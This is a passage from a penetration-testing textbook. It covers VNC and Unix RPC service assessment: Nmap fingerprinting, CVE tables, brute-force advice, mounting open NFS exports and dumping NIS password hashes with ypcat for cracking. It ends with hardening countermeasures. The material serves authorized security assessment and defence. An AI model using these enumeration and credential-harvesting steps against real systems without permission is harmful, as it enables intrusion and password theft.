CVE-2014-4345	Kerberos 1.12.1 <i>kadmind</i> overflow makes it possible for authenticated users to execute arbitrary code
CVE-2014-4343	Kerberos 1.12.1 SPNEGO double-free vulnerability
CVE-2012-1015 CVE-2012-1014	Multiple Kerberos 1.10.2 KDC overflows
CVE-2011-0285	Kerberos 1.9 <i>kadmind</i> password change overflow
CVE-2011-0284	Kerberos 1.9 KDC overflow
CVE-2010-1324	Kerberos 1.8.3 checksum failure resulting in arbitrary ticket creation
CVE-2009-4212	Kerberos 1.7 AES and RC4 integer underflows
CVE-2009-0846	Kerberos 1.6.3 ASN.1 time decode overflow

VNC

The Olivetti & Oracle Research Lab published the remote framebuffer (RFB) protocol specification in 1998. Virtual Network Computing (VNC) is an application that uses the protocol to provide remote access to hosts. The lab closed in 2002, prompting the developers to incorporate RealVNC Ltd. and publish subsequent RFB protocol specifications.

RFB services commonly listen on TCP port 5900 but can use others (e.g., 4900 and 6000). The protocol is extensible via arbitrary *encoding types*, which support file transfer and compression within packages including UltraVNC and TightVNC. As

soon as it's connected, the server provides a protocol string, as demonstrated by **Example 7-34**. Common protocol versions include 000.000, 003.003, 003.007, 003.008, 003.889, 004.000, and 004.001.

Example 7-34. Identifying the supported RFB protocol

```
root@kali:~# telnet 121.163.21.135 5900
Trying 121.163.21.135...
Connected to 121.163.21.135.
Escape character is '^]'.
RFB 004.000
```

Upon connecting and providing a version string to negotiate the connection, the server returns a *security type* value. **Table 7-31** lists common types. The most common is VNC authentication, which is a DES challenge–response mechanism requiring only a password.

Table 7-31. RFB security types

Type	Notes
0	Invalid security type (connection closed)
1	No authentication is needed (connection is established)
2	VNC authentication via DES challenge–response
5 6	RealVNC Server Enterprise Edition public key authentication
16	TightVNC authentication
17	UltraVNC authentication
18	TLS authentication, used by Ubuntu Linux distributions
19	TLS authentication, used by the Win32 VeNCrypt package
20	GTK-VNC SASL authentication
21	MD5 hash authentication
22	Citrix Xen VNC Proxy (XVP) authentication
30 35	Apple OS X authentication

The Nmap *vnc-info* script performs testing of exposed VNC servers, revealing the RFB protocol version and supported security types, as shown in **Example 7-35**. At the time of writing, the VNC library within Nmap (*vnc.lua*) recognizes only protocol versions 3.3, 3.7, 3.8, and 3.889. As such, you must manually investigate servers reporting other versions.

Example 7-35. VNC service fingerprinting

```
root@kali:~# nmap -Pn -sSVC -p5900 128.32.147.121

Starting Nmap 6.46 (http://nmap.org) at 2014-12-09 13:05 UTC
Nmap scan report for 128.32.147.121
PORT      STATE SERVICE VERSION
5900/tcp  open  vnc      Apple remote desktop vnc
| vnc-info:
|   Protocol version: 3.889
|   Security types:
|     Mac OS X security type (30)
|_    Mac OS X security type (35)
```

Attacking VNC Servers

VNC implementations are vulnerable to the following remote attack classes:

- Brute-force password grinding
- Anonymous exploitation of known software flaws

Nmap⁵⁷ and Hydra perform brute-force grinding via the VNC authentication mechanism (security type 2). Due to reliance on DES, passwords are constrained to a maximum of eight characters, and so dictionary files should be refined accordingly.

Table 7-32 lists known exploitable vulnerabilities within VNC server software. Client implementations are also particularly buggy (exploitable via MITM), but these issues lie outside of scope.

Table 7-32. Remotely exploitable VNC server flaws

CVE reference	Implementation	Notes
CVE-2015-3252	Apache CloudStack 4.5.1	Authentication flaw in KVM machine migration
CVE-2013-5135	Apple OS X 10.9	Screen sharing username format string bug resulting in arbitrary code execution
CVE-2009-3616	QEMU 0.10.6	Multiple use-after-free vulnerabilities

Unix RPC Services

A number of Unix daemons (e.g., NIS and NFS components) expose RPC services via dynamic high ports. To track registered endpoints and present clients with a list of available RPC services, a *portmapper* service listens on TCP and UDP port 111 (and port 32771 within Oracle Solaris). **Example 7-36** demonstrates using Nmap to query these ports and provide details of running RPC services.

⁵⁷ Nmap *vnc-brute* script.

Example 7-36. Querying the RPC portmapper with Nmap

```
root@kali:~# nmap -sSUC -p111 192.168.10.1

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 10:25 UTC
Nmap scan report for 192.168.10.1
PORT      STATE SERVICE
111/tcp    open  rpcbind
| rpcinfo:
|  program version  port/proto  service
|  100000   2,3,4      111/tcp     rpcbind
|  100000   2,3,4      111/udp     rpcbind
|  100001   2,3,4      32787/udp   rstatd
|  100003   2,3        2049/tcp    nfs
|  100003   2,3        2049/udp    nfs
|  100004   1,2        1023/udp    ypserv
|  100004   1,2        32771/tcp   ypserv
|  100005   1,2,3      32811/udp   mountd
|  100005   1,2,3      32816/tcp   mountd
|  100007   1,2,3      32772/tcp   ypbind
|  100007   1,2,3      32779/udp   ypbind
|  100009   1          1022/udp    yppasswd
|  100021   1,2,3,4    4045/tcp    nlockmgr
|  100021   1,2,3,4    4045/udp    nlockmgr
|  100024   1          32777/tcp   status
|  100024   1          32786/udp   status
|  100068   2,3,4,5    32792/udp   cmsd
|  100069   1          32773/tcp   ypxfrd
|  100069   1          32780/udp   ypxfrd
|  100083   1          32784/tcp   ttldbserverd
|  100133   1          32777/tcp   nsm_addrand
|  100133   1          32786/udp   nsm_addrand
|  100227   2,3        2049/tcp    nfs_acl
|_ 100227   2,3        2049/udp    nfs_acl
```

In this case, the following services are available:

- The RPC portmapper (*rpcbind*) on TCP and UDP port 111
- The *rstatd* daemon, providing kernel statistics via RPC
- NFS components (*nfs*, *mountd*, *nlockmgr*, *status*, *nsm_addrand*, and *nfs_acl*)
- NIS components (*ypserv*, *ypbind*, *yppasswd*, and *ypxfrd*)
- Common Desktop Environment (CDE) services:
 - Calendar manager service daemon (*cmsd*)
 - ToolTalk database server (*ttldbserverd*)

Within legacy environments, many of these services are vulnerable to remote attack. A comprehensive list of RPC program numbers, descriptions, and references is also maintained by IANA.⁵⁸

Manually Querying Exposed RPC Services

You can query many of the RPC endpoints listed in [Example 7-36](#) upon installing the *rstat-client* and *nis* packages within Kali Linux. [Example 7-37](#) demonstrates the way by which *rstatd* reveals system information (including hostname, uptime, load, and network statistics).

Example 7-37. Querying rstatd

```
root@kali:~# apt-get install rstat-client
root@kali:~# rsysinfo 192.168.10.1
System Information for: potatohead.example.org
uptime: 33 days, 10:20, load average: 0.00 0.00 0.01
cpu usage (jiffies): user 326809 nice 124819 system 391189 idle 576845938
page in: 7914 page out: 26661 swap in: 0 swap out: 0
intr: 1501887323 context switches: 118484073
disks: 0 0 488270 4
ethernet: rx: 36034723 rx-err: 0
          tx: 8387775 tx-err: 0 collisions: 0
```

[Example 7-38](#) reveals exported NFS directories via *showmount* (along with their associated ACLs). Upon identifying directories with weak permissions, you can use the *mount* command to access them. NFS assessment is detailed in [Chapter 15](#).

Example 7-38. Listing and mounting NFS exports

```
root@kali:~# showmount -e 192.168.10.1
Export list for 192.168.10.1:
/export/home          192.168.10.0/24
root@kali:~# mount -o nolock 192.168.10.1:/export/home /tmp/home
root@kali:~# ls -la /tmp/home
total 0
drwxr-xr-x 3 root root 60 Dec 9 00:40 .
drwxr-xr-x 30 root root 240 Dec 9 06:25 ..
drwxr-xr-x 3 182 users 60 Mar 29 13:05 dave
drwxr-xr-x 3 199 users 2048 Jan 3 10:02 florent
drwxr-xr-x 3 332 users 60 Aug 14 00:40 james
drwxr-xr-x 3 2099 102 1024 Sep 1 02:25 katykat
drwxr-xr-x 3 root root 60 Dec 9 00:40 root
drwxr-xr-x 3 218 101 1024 Sep 2 16:04 tiff
drwxr-xr-x 3 1377 users 60 Mar 29 15:18 yumi
```

Upon obtaining the NIS domain name for the environment (*example.org* in this case), use the *ypwhich* command to ping the NIS server and *ypcat* to obtain sensitive mate-

⁵⁸ See “Remote Procedure Call (RPC) Program Numbers” on IANA.org.



rial, as demonstrated in [Example 7-39](#). You should feed encrypted password hashes into John the Ripper, and once cracked, you can use it to evaluate system access and privileges.

Example 7-39. Querying NIS and obtaining material

```
root@kali:~# apt-get install nis
root@kali:~# ypwhich -d example.org 192.168.10.1
potatohead.example.org
root@kali:~# ypcat -d example.org -h 192.168.10.1 passwd.byname
tiff:noR7Bk6FdgcZg:218:101::/export/home/tiff:/bin/bash
katykat:d.K5tGUWCJfQM:2099:102::/export/home/katykat:/bin/bash
james:i0na7pfgtxi42:332:100::/export/home/james:/bin/tcsh
florent:nUNzkxYF0HbmK:199:100::/export/home/florent:/bin/csh
dave:pzg1026SzQlwc:182:100::/export/home/dave:/bin/bash
yumi:ZEadZ3ZaW4v9.:1377:160::/export/home/yumi:/bin/bash
```

[Table 7-33](#) provides a list of common NIS maps and corresponding files. NFS, NIS, and NIS+ are complicated systems to configure and test, and so if you do encounter these in the wild, consider reading Mike Eisler, Ricardo Labiaga, and Hal Stern’s *Managing NFS and NIS*, Second Edition (O’Reilly, 2001), which details the innermost workings of these protocols.

Table 7-33. Useful NIS maps

Master file	Map(s)	Notes
/etc/hosts	hosts.byname, hosts.byaddr	Contains hostnames and IP details
/etc/passwd	passwd.byname, passwd.byuid	NIS user password file
/etc/group	group.byname, group.bygid	NIS group file
/usr/lib/aliases	mail.aliases	Details mail aliases

RPC rusers

Commercial Unix-based platforms (including Oracle Solaris, HP-UX, and IBM AIX) often expose an RPC *rusersd* endpoint that reveals active user sessions. The *rusers* client is used to retrieve material, as shown in [Example 7-40](#).

Example 7-40. Identifying active user sessions via rusersd

```
root@kali:~# apt-get install rusers
root@kali:~# rusers -l 192.168.10.1
Sending broadcast for rusersd protocol version 3...
Sending broadcast for rusersd protocol version 2...
tiff      potatohead:console      Sep  2 13:03    22:03
katykat   potatohead:ttyp5          Sep  1 09:35     14
```

RPC Service Vulnerabilities

Table 7-34 lists Unix RPC services with known weaknesses. You can find details of vulnerabilities discovered before 2009 in services including *sadmind* within previous editions of this book.

Table 7-34. Remotely exploitable RPC vulnerabilities

Number	Service	CVE	Vulnerability notes
390103	<i>nsrd</i>	CVE-2012-2288	EMC NetWorker remote code execution ^a
390105	<i>nsrindexd</i>	CVE-2012-4607	EMC NetWorker remote code execution
390113	<i>nsrexecd</i>	CVE-2011-0321	EMC NetWorker IPC information leak
150001	<i>pcnfsd</i>	CVE-2010-1039	IBM AIX 6.1, IBM VIOS 2.1, HP-UX B.11.31, and SGI IRIX 6.5 remote code execution
100068	<i>cmsd</i>	CVE-2010-4435	Oracle Solaris 8, 9, and 10 overflow ^b
		CVE-2009-3699	Stack overflow in the AIX 6.1.3 calendar daemon leads to code execution ^c
100083	<i>tttdbserverd</i>	CVE-2009-2727	IBM AIX 6.1.3 TTDB server overflow

^a Metasploit *networker_format_string* module.

^b See “Multiple Vendor Calendar Manager - Remote Code Execution” in Offensive Security’s Exploit Database archive.

^c Metasploit *rpc_cmsd_opcode21* module.

Common Network Service Assessment Recap

Perform the following to uncover vulnerabilities in common network services:

Fingerprinting

Use Nmap version scanning (-sV) and manual techniques to review banner materials and fingerprint available services. Also consider cross-referencing the operating system release and configuration to deduce the version of certain implementations (e.g., OpenSSH 5 versus 6).

Enumeration of supported features

Use manual assessment techniques and Nmap scripts to list the supported features of a given service (e.g., DNS recursion or LDAP anonymous binding). Successful exploitation of some implementation flaws relies on support of particular features, and so investigation is important.

Identification and qualification of known weaknesses

Review the tables in this chapter, along with other sources (e.g., NVD), to identify known weaknesses within the exposed network services. These can include information leak flaws that provide useful data.

Brute-force password grinding

Use Hydra and other tools to perform brute-force password grinding against exposed services supporting authentication (including FTP, SSH, Telnet, SNMP,



LDAP, and VNC). Tailor dictionary files to the type of system you are testing to reduce testing time and network traffic.

Investigation of materials obtained

FTP, TFTP, SNMP, LDAP, and Unix RPC services often yield useful materials that you can feed to further testing processes (e.g., usernames that can be used within a password grinding attack). Review and investigate available materials to ensure that you maximize their value.

Service Hardening and Countermeasures

Consider the following countermeasures when hardening network services:

- Reduce network attack surface wherever possible. For example, instead of offering file transfer via FTP, SFTP, and SCP, elect to use just SCP. Furthermore, reduce exposed logic and application attack surface within each network service by disabling support for unnecessary features.
- Maintain server software packages and libraries (e.g., NTP, BIND, and OpenSSL) to negate known weaknesses within the exposed attack surface that remains.
- Disable Telnet, FTP, SNMP, VNC, and other maintenance protocols that lack transport security through encryption. Remote maintenance operations should be offered through a secure authenticated connection (e.g., VPN or SSH), or via a closed management network.
- If you use SNMP, ensure that you use strong credentials. Consider using ACLs to limit SNMP access to trusted sources and prevent unauthorized TFTP file transfers to your devices.
- Understand the exposed authentication mechanisms across your services and ensure that auditing is configured so that brute-force password grinding attacks are highlighted.
- Harden SSH servers as follows:
 - Enforce version 2.0 of the protocol and disable backward compatibility to mitigate known weaknesses within SSH 1.0.
 - Prune supported key exchange mechanisms and ciphers⁵⁹ in-line with the server software you are running, and clients you need to support.
 - Mitigate brute-force password grinding issues by disabling password authentication for users, and enforcing *one-time password* (OTP), public key, or mul-

⁵⁹ sribika, “[Secure Secure Shell](#)”, January 4, 2015.

Multifactor authentication for users via Google Authenticator, Duo Security, and other platforms.

- Harden DNS servers:
 - Disable support for recursive queries from untrusted sources.
 - Ensure that zone files do not contain superfluous or sensitive information.
- Harden Kerberos servers:
 - Disable support for weak HMAC algorithms (56-bit DES, 40-bit export grade RC4, and 128-bit RC4 in particular). Modern operating systems support AES128 and AES256, which should be enforced.
 - Within Microsoft environments, consider enforcing the highest *domain functional level*. Windows Server 2012 introduces a number of improvements, including Kerberos armoring, which mitigate downgrade attacks in particular.

